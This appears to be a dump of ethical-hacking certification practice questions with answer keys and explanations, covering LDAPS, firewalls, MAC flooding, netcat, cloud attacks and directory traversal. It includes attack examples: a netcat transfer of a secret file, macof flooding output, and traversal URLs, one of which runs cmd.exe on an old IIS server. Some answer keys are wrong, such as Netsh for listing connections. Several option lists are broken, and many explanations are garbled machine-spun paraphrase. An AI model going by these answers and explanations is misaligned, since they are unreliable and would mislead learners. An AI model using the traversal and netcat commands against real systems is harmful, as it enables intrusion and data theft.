B. and you must change it to 636. which is LDPAPS.
C. The service is NT
D. and you have to change It from UDP to TCP in order to encrypt it
E. The findings do not require immediate actions and are only suggestions.
F. The service is SMTP, and you must change it to SMIM
G. which is an encrypted way to send emails.

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.
The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.
Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.
While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).
LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION 140
- (Exam Topic 3)
Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

A. Data-driven firewall
B. Packet firewall
C. Web application firewall
D. Stateful firewall

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Web_application_firewall
A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 144
- (Exam Topic 3)
Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash
B. ntptrace
C. macof
D. net View

Answer: A

NEW QUESTION 147
- (Exam Topic 3)
What is the least important information when you analyze a public IP address in a security alert?

A. DNS
B. Whois
C. Geolocation
D. ARP

Answer: D

NEW QUESTION 148
- (Exam Topic 3)
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. ” Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D

Explanation:
flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 151
- (Exam Topic 3)
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack

B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C

NEW QUESTION 154
- (Exam Topic 3)
Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking

Answer: C

Explanation:
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION 156
- (Exam Topic 2)
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation:
Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India,
Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION 159
- (Exam Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 163
- (Exam Topic 2)
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. BotnetD Firewall

Answer: B

Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or

participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.


NEW QUESTION 165
- (Exam Topic 2)
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker
B. Cloud consumer
C. Cloud carrier
D. Cloud auditor

Answer: C

Explanation:
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 168
- (Exam Topic 2)
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



```
macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0.0.0.0.25684 > 0.0.0.0.86254: S 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0.0.0.0.12387 > 0.0.0.0.78962: S 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: S 123587152:456312589(0) win 512
a2:2f:85:12:ac:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: S 3256789512:3568742158(0) win 512
96:25:a3:5c:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: S 3684125687:3256874125(0) win 512
a2:c:b5:8c:6d:2a 5a:cc:f6:41:8d:df 0.0.0.0.12354 > 0.0.0.0.78521: S 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: S 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: S 236854125:365145752(0) win 512
a3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: S 8623574125:3698521456(0) win 512
```

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 169
- (Exam Topic 2)
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C


NEW QUESTION 171
- (Exam Topic 2)
Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and
extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

A. Factiva
B. Netcraft
C. infoga
D. Zoominfo

Answer: C

Explanation:
Infoga may be a tool gathering email accounts informations (ip,hostname,country,…) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 173
- (Exam Topic 2)
An attacker runs netcat tool to transfer a secret file between two hosts.



```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 176
- (Exam Topic 2)
Fred is the network administrator for his company. Fred is testing an internal switch.
From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 179
- (Exam Topic 2)
When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

A. Data items and vulnerability scanning
B. Interviewing employees and network engineers
C. Reviewing the firewalls configuration
D. Source code review

Answer: A

NEW QUESTION 180
- (Exam Topic 2)
Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (Hig
D. Medium, Low)
E. Identifies sources of harm to an IT syste
F. (Natural, Huma
G. Environmental)

Answer: C

NEW QUESTION 181
- (Exam Topic 2)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

NEW QUESTION 184
- (Exam Topic 2)
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

NEW QUESTION 185
- (Exam Topic 2)
In the field of cryptanalysis, what is meant by a “rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 189
- (Exam Topic 2)
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F

Answer: B

Explanation:
Increase your web site’s performance and grow! Add Web-Stat to your site (it’s free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor’s path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

NEW QUESTION 193
- (Exam Topic 2)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 195
- (Exam Topic 2)
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A. <1B>
B. <00>
C. <03>
D. <20>

Answer: C

Explanation:
<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn’t connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to


introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 200
- (Exam Topic 2)
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Answer: D

Explanation:
aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.
Diagram Description automatically generated


Hi, I'm the client and need to join my LTE network
Hi, I am your trusted LTE provider
The real destination
The redirected destination
Hi, I am your trusted LTE provider
Hi, I'm the client and need to join my LTE network
I am Server send to me

NEW QUESTION 204
- (Exam Topic 2)
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo
B. Diversion theft
C. Elicitation
D. Phishing

Answer: A

Explanation:
https://www.eccouncil.org/what-is-social-engineering/
This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.
"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."
https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20

NEW QUESTION 205
- (Exam Topic 2)
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.

C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 210
- (Exam Topic 2)
Windows LAN Manager (LM) hashes are known to be weak.
Which of the following are known weaknesses of LM? (Choose three.)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32-bit encryption.
D. Effective length is 7 characters.

Answer: ABD

NEW QUESTION 215
- (Exam Topic 2)
While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker’s root registry.
Web workers give two primary degrees of security instruments

- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker’s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can’t get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn’t approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with “the site”. Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET
http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web
server, show.asp retrieves the file oldarchive.html from the server’s file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be
GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \
Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 217
- (Exam Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

A. network Sniffer
B. Vulnerability Scanner
C. Intrusion prevention Server
D. Security incident and event Monitoring

Answer: D

NEW QUESTION 221
- (Exam Topic 2)
Which command can be used to show the current TCP/IP connections?

A. Netsh
B. Netstat
C. Net use connection
D. Net use

Answer: A

NEW QUESTION 225
- (Exam Topic 2)
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 230
- (Exam Topic 2)
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal
B. WPA3-Personal
C. WPA2-Enterprise
D. WPA3-Enterprise

Answer: D

Explanation:
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.
WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol
Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by
WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.
It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 232
- (Exam Topic 2)
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
B. Asymmetric cryptography is computationally expensive in compariso
C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 235
- (Exam Topic 2)
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner

Answer: C

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer’s network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization’s current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 236

- (Exam Topic 2)

